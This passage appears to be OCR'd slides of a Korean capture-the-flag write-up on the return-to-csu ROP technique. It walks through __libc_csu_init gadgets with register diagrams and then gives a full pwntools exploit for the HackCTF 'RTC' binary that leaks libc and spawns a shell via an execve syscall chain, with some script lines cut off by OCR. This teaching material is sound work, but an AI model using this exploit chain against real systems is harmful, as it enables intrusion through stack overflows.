Return-to-csu


19/07/15

서동훈

Return-to-csu?

__libc_csu_init 함수의 일부 코드를 gadget으로 이용하는 기술

__libc_csu_init



__libc_csu_init

```
0000000000400660 <__libc_csu_init>:
  400660:       41 57                   push   r15
  400662:       41 56                   push   r14
  400664:       41 89 ff                mov    r15d,edi
  400667:       41 55                   push   r13
  400669:       41 54                   push   r12
  40066b:       4c 8d 25 9e 07 20 00    lea    r12,[rip+0x20079e]        # 600e10 <__frame_dummy_init_array_entry>
  400672:       55                      push   rbp
  400673:       48 8d 2d 9e 07 20 00    lea    rbp,[rip+0x20079e]        # 600e18 <__init_array_end>
  40067a:       53                      push   rbx
  40067b:       49 89 f6                mov    r14,rsi
  40067e:       49 89 d5                mov    r13,rdx
  400681:       4c 29 e5                sub    rbp,r12
  400684:       48 83 ec 08             sub    rsp,0x8
  400688:       48 c1 fd 03             sar    rbp,0x3
  40068c:       e8 e7 fd ff ff          call   400478 <_init>
  400691:       48 85 ed                test   rbp,rbp
  400694:       74 20                   je     4006b6 <__libc_csu_init+0x56>
  400696:       31 db                   xor    ebx,ebx
  400698:       0f 1f 84 00 00 00 00    nop    DWORD PTR [rax+rax*1+0x0]
  40069f:       00
  4006a0:       4c 89 ea                mov    rdx,r13
  4006a3:       4c 89 f6                mov    rsi,r14
  4006a6:       44 89 ff                mov    edi,r15d
  4006a9:       41 ff 14 dc             call   QWORD PTR [r12+rbx*8]
  4006ad:       48 83 c3 01             add    rbx,0x1
  4006b1:       48 39 eb                cmp    rbx,rbp
  4006b4:       75 ea                   jne    4006a0 <__libc_csu_init+0x40>
  4006b6:       48 83 c4 08             add    rsp,0x8
  4006ba:       5b                      pop    rbx
  4006bb:       5d                      pop    rbp
  4006bc:       41 5c                   pop    r12
  4006be:       41 5d                   pop    r13
  4006c0:       41 5e                   pop    r14
  4006c2:       41 5f                   pop    r15
  4006c4:       c3                      ret
  4006c5:       90                      nop
  4006c6:       66 2e 0f 1f 84 00 00    nop    WORD PTR cs:[rax+rax*1+0x0]
  4006cd:       00 00 00
```

return-to-csu gadget

<stage 1>

```
4006ba:       5b                      pop    rbx
4006bb:       5d                      pop    rbp
4006bc:       41 5c                   pop    r12
4006be:       41 5d                   pop    r13
4006c0:       41 5e                   pop    r14
4006c2:       41 5f                   pop    r15
4006c4:       c3                      ret
```

<stage 2>

```
4006a0:       4c 89 ea                mov    rdx,r13
4006a3:       4c 89 f6                mov    rsi,r14
4006a6:       44 89 ff                mov    edi,r15d
4006a9:       41 ff 14 dc             call   QWORD PTR [r12+rbx*8]
4006ad:       48 83 c3 01             add    rbx,0x1
4006b1:       48 39 eb                cmp    rbx,rbp
4006b4:       75 ea                   jne    4006a0 <__libc_csu_init+0x40>
4006b6:       48 83 c4 08             add    rsp,0x8
```

Example stage_1

read(0,buf,size)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
read
size
buf
0(fd)
stage_2

registers	values
rbx	
rbp	
r12	
r13	
r14	
r15	

Example stage_1

read(0,buf,size)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
1
read
size
buf
0(fd)
stage_2

registers	values
rbx	0
rbp	
r12	
r13	
r14	
r15	

Example stage_1

read(0,buf,size)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
read
size
buf
0(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	
r13	
r14	
r15	

Example stage_1

read(0,buf,size)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
size
buf
0(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	read
r13	
r14	
r15	

Example stage_1

read(0,buf,size)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
buf
0(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	
r15	

Example stage_1

read(0,buf,size)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	

Example stage_1

read(0,buf,size)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
stack_2

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_1

read(0,buf,size)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
stack_2

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	0
rdx	0

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	0
rdx	size

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	buf
rdx	size

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Call Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values	
rdi	0x0	0(fd)
rsi	buf	
rdx	size	

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Call Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values	
rdi	0x0	0(fd)
rsi	buf	
rdx	size	

registers	values
rbx	0
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Call Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values	
rdi	0x0	0(fd)
rsi	buf	
rdx	size	

registers	values
rbx	1
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Example stage_2

read(0,buf,size)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Call Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values	
rdi	0x0	0(fd)
rsi	buf	
rdx	size	

registers	values
rbx	1
rbp	1
r12	read
r13	size
r14	buf
r15	0(fd)

Exploit

문제 23명 해결

RTC

350

nc ctf.j0n9hyun.xyz 3025

rtc.zip

HackCTF{...}

제출

Exploit

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+0h] [rbp-40h]

  setvbuf(stdin, 0LL, 2, 0LL);
  write(1, "Hey, ROP! What's Up?\n", 0x15uLL);
  return read(0, &buf, 0x200uLL);
}
```


```
.text:00000000004006A0 loc_4006A0:                             ; CODE XREF: __libc_csu_init+54↓j
.text:00000000004006A0                 mov     rdx, r13
.text:00000000004006A3                 mov     rsi, r14
.text:00000000004006A6                 mov     edi, r15d
.text:00000000004006A9                 call    qword ptr [r12+rbx*8]
.text:00000000004006AD                 add     rbx, 1
.text:00000000004006B1                 cmp     rbx, rbp
.text:00000000004006B4                 jnz     short loc_4006A0
.text:00000000004006B6
.text:00000000004006B6 loc_4006B6:                             ; CODE XREF: __libc_csu_init+34↑j
.text:00000000004006B6                 add     rsp, 8
.text:00000000004006BA                 pop     rbx
.text:00000000004006BB                 pop     rbp
.text:00000000004006BC                 pop     r12
.text:00000000004006BE                 pop     r13
.text:00000000004006C0                 pop     r14
.text:00000000004006C2                 pop     r15
.text:00000000004006C4                 retn
```

Exploit

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x00000000004005f6 <+0>:     push   rbp
   0x00000000004005f7 <+1>:     mov    rbp,rsp
   0x00000000004005fa <+4>:     sub    rsp,0x40
   0x00000000004005fe <+8>:     mov    rax,QWORD PTR [rip+0x200a4b]        # 0x601050 <stdin@@GLIBC_2.2.5>
   0x0000000000400605 <+15>:    mov    ecx,0x0
   0x000000000040060a <+20>:    mov    edx,0x2
   0x000000000040060f <+25>:    mov    esi,0x0
   0x0000000000400614 <+30>:    mov    rdi,rax
   0x0000000000400617 <+33>:    call   0x4004e0 <setvbuf@plt>
   0x000000000040061c <+38>:    mov    edx,0x15
   0x0000000000400621 <+43>:    mov    esi,0x4006e4
   0x0000000000400626 <+48>:    mov    edi,0x1
   0x000000000040062b <+53>:    mov    eax,0x0
   0x0000000000400630 <+58>:    call   0x4004b0 <write@plt>
   0x0000000000400635 <+63>:    lea    rax,[rbp-0x40]
   0x0000000000400639 <+67>:    mov    edx,0x200
   0x000000000040063e <+72>:    mov    rsi,rax
   0x0000000000400641 <+75>:    mov    edi,0x0
   0x0000000000400646 <+80>:    mov    eax,0x0
   0x000000000040064b <+85>:    call   0x4004c0 <read@plt>
   0x0000000000400650 <+90>:    nop
   0x0000000000400651 <+91>:    leave
   0x0000000000400652 <+92>:    ret
```

```
root@kali:~/ctf/hackctf/rtc# checksec rtc
[*] '/root/ctf/hackctf/rtc/rtc'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Exploit plan



Exploit

write(1,read_g,8)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	
rbp	
r12	
r13	
r14	
r15	

Exploit

write(1,read_g,8)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	
r12	
r13	
r14	
r15	

Exploit

write(1,read_g,8)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	
r13	
r14	
r15	

Exploit

write(1,read_g,8)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	
r14	
r15	

Exploit

write(1,read_g,8)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	
r15	

Exploit

write(1,read_g,8)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	

Exploit

write(1,read_g,8)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)

gadget
pop rbx
pop rbp
pop r12
pop r13
pop r14
pop r15
RET

stack
0
1
write_got
8
Read_g
1(fd)
stage_2

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	0
rdx	0

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	0
rdx	8

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values
rdi	0
rsi	Read_got
rdx	8

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values	
rdi	0x0	1(fd)
rsi	Read_got	
rdx	8	

registers	values
rbx	0
rbp	1
r12	write_got
r13	8
r14	Read_got
r15	1

Exploit

write(1,read_g,8)

gadget
Mov rdx,r13
Mov rsi,r14
Mov edi,r15d
Qword ptr [r12+rbx*8]
Add rbx,0x1
Cmp rbx,rbp
Jne 4006a0

registers	values	
rdi	0x0	1(fd)
rsi	Read_got	

registers	values
rbx	0
rbp	1

```
.text:00000000004006A0 loc_4006A0:                     ; CODE XREF: __libc_csu_init+54↓j
.text:00000000004006A0                 mov     rdx, r13
.text:00000000004006A3                 mov     rsi, r14
.text:00000000004006A6                 mov     edi, r15d
.text:00000000004006A9                 call    qword ptr [r12+rbx*8]
.text:00000000004006AD                 add     rbx, 1
.text:00000000004006B1                 cmp     rbx, rbp
.text:00000000004006B4                 jnz     short loc_4006A0
.text:00000000004006B6
.text:00000000004006B6 loc_4006B6:                     ; CODE XREF: __libc_csu_init+34↑j
.text:00000000004006B6                 add     rsp, 8
.text:00000000004006BA                 pop     rbx
.text:00000000004006BB                 pop     rbp
.text:00000000004006BC                 pop     r12
.text:00000000004006BE                 pop     r13
.text:00000000004006C0                 pop     r14
.text:00000000004006C2                 pop     r15
.text:0000000000400[illegible]                 retn
```

Exploit

execve(/bin/sh,0,0)

gadget
pop rax
pop rdi
pop rsi
pop rdx
RET

stack
59
binsh
0
0
syscall

Exploit

```python
from pwn import *

#p=process("./rtc")
p=remote("ctf.j0n9hyun.xyz", 3025)
libc=ELF("./libc.so.6")

binsh = list(libc.search('/bin/sh'))[0]
execve = 59
write_g = 0x601018
read_g = 0x601020
offset_read = 0xf7250
offset_syscall = 0x000bc375
offset_poprsi = 0x00137880
offset_poprdi = 0x0013f87a
offset_poprdx = 0x00001b9a
offset_poprax = 0x0003a7f8

csu_init_1 = 0x4006ba # rbx rbp r12 r13 r14
csu_init_2 = 0x4006a0
#r15 = 1 r14 = read_g r13 = 8 rbp =1 rbx =0
main = 0x00000000004005f6

payload = 'A' * 72
payload += p64(csu_init_1)
payload += p64(0)
payload += p64(1)
payload += p64(write_g)
payload += p64(8)
payload += p64(read_g)
payload += p64(1)

payload += p64(csu_init_2)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(main)

p.recvline()
p.sendline(payload)
leak_read = u64(p.recvline()
print hex(leak_read)

libc_base = leak_read - offs
payload2 = 'A'*72
payload2 += p64(libc_base+of
payload2 += p64(execve)
payload2 += p64(libc_base+of
payload2 += p64(libc_base+bi
payload2 += p64(libc_base+offset_poprsi)
payload2 += p64(0)
payload2 += p64(libc_base+offset_poprdx)
payload2 += p64(0)
payload2 += p64(libc_base+offset_syscall)


p.sendline(payload2)

p.interactive()
```

```python
payload = 'A' * 72
payload += p64(csu_init_1)
payload += p64(0)
payload += p64(1)
payload += p64(write_g)
payload += p64(8)
payload += p64(read_g)
payload += p64(1)

payload += p64(csu_init_2)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(main)

p.recvline()
```

```python
libc_base = leak_read - offset_read
payload2 = 'A'*72
payload2 += p64(libc_base+offset_poprax)
payload2 += p64(execve)
payload2 += p64(libc_base+offset_poprdi)
payload2 += p64(libc_base+binsh)
payload2 += p64(libc_base+offset_poprsi)
payload2 += p64(0)
payload2 += p64(libc_base+offset_poprdx)
payload2 += p64(0)
payload2 += p64(libc_base+offset_syscall)


p.sendline(payload2)

p.interactive()
```

```
root@kali:~/ctf/hackctf/rtc# rp64 -f libc.so.6 -r 1 | grep "pop rdx"
0x00137396: pop rdx ; call qword [rax+0x20] ;  (1 found)
0x00001b92: pop rdx ; ret  ;  (1 found)
0x00001b96: pop rdx ; ret  ;  (1 found)
0x00001b9a: pop rdx ; ret  ;  (1 found)
0x00001b9e: pop rdx ; ret  ;  (1 found)
0x001150a6: pop rdx ; ret  ;  (1 found)
```